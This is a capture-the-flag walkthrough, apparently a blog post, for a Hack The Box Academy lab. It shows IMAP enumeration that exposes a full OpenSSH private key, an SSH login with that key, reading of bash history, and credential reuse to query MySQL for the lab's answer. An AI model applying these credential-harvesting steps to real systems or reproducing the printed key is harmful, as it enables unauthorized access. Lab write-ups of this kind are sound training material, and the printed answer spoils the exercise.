2 list "" "*"
* LIST (\HasNoChildren) "." Notes
* LIST (\HasNoChildren) "." Meetings
* LIST (\HasNoChildren \UnMarked) "." Important
* LIST (\HasNoChildren) "." INBOX
2 OK List completed (0.020 + 0.000 + 0.020 secs).

3 select inbox
* FLAGS (\Answered \Flagged \Deleted \Seen \Draft)
* OK [PERMANENTFLAGS (\Answered \Flagged \Deleted \Seen \Draft \*)] Flags permitted.
* 1 EXISTS
* 0 RECENT
* OK [UIDVALIDITY 1636509064] UIDs valid
* OK [UIDNEXT 2] Predicted next UID
3 OK [READ-WRITE] Select completed (0.011 + 0.000 + 0.010 secs).

4 fetch 1:* (flags body[])
* 1 FETCH (FLAGS (\Seen) BODY[] {3661}
HELO dev.inlanefreight.htb
MAIL FROM:<tech@dev.inlanefreight.htb>
RCPT TO:<bob@inlanefreight.htb>
DATA
From: [Admin] <tech@inlanefreight.htb>
To: <tom@inlanefreight.htb>
Date: Wed, 10 Nov 2010 14:21:26 +0200
Subject: KEY

-----BEGIN OPENSSH PRIVATE KEY-----
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
-----END OPENSSH PRIVATE KEY-----
)
4 OK Fetch completed (0.005 + 0.000 + 0.004 secs).
Enumeration yielded a private key.
Accessing the host
Save and update the permissions on the private key. Then SSH into the host.
┌─[eu-academy-1]─[10.10.14.49]─[htb-ac-1589413@htb-tca3vwpolm]─[~/hard]
└──╼ [★]$ chmod 600 id_rsa
┌─[eu-academy-1]─[10.10.14.49]─[htb-ac-1589413@htb-tca3vwpolm]─[~/hard]
└──╼ [★]$ TARGET='10.129.202.20'
┌─[eu-academy-1]─[10.10.14.49]─[htb-ac-1589413@htb-tca3vwpolm]─[~/hard]
└──╼ [★]$ ssh -i id_rsa tom@$TARGET
The authenticity of host '10.129.202.20 (10.129.202.20)' can't be established.
ED25519 key fingerprint is SHA256:AtNYHXCA7dVpi58LB+uuPe9xvc2lJwA6y7q82kZoBNM.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:1: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Finding the flag
Once on the host, I took a look at the .bash_history file, which revealed the presence of a MySQL server.
tom@NIXHARD:~$ cat .bash_history
mysql -u tom -p
ssh-keygen -t rsa -b 4096
ls
ls -al
cd .ssh/
ls
cd mail/
ls
ls -al
cd .imap/
ls
cd Important/
ls
set term=xterm
vim key
cat ~/.ssh/id_rsa
vim key
ls
mv key ..
cd ..
ls
mv key Important/
mv Important/key ../
cd ..
ls
ls -l
id
cat /etc/passwd
ls
cd mail/
ls
ls -al
cd mail/
ls
rm Meetings
rm TESTING Important
ls -l
cd ..
ls -al
mv mail/key Maildir/.Important/new/
mv Maildir/.Important/new/key Maildir/new/
cd Maildir/new/
ls
cd ..
tree .
cat cur/key
cd cur/
ls
ls -al
cat "key:2,"
mysql -u tom -p
mysql -u tom -p
Assuming Tom uses the same credentials for everything, I attempted to connect to the server.
tom@NIXHARD:~$ mysql -u tom -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 8
Server version: 8.0.27-0ubuntu0.20.04.1 (Ubuntu)

Copyright (c) 2000, 2021, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| sys                |
| users              |
+--------------------+
5 rows in set (0.02 sec)

mysql> use users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----------------+
| Tables_in_users |
+-----------------+
| users           |
+-----------------+
1 row in set (0.00 sec)

mysql> SELECT * FROM users WHERE username="HTB";
+------+----------+------------------------------+
| id   | username | password                     |
+------+----------+------------------------------+
|  150 | HTB      | cr3n4o7rzse7rzhnckhssncif7ds |
+------+----------+------------------------------+
1 row in set (0.01 sec)
Answer: cr3n4o7rzse7rzhnckhssncif7ds
Did you enjoy this walkthrough? If so, consider signing up for my email list! You'll get notified every time I publish something new. Happy hacking!


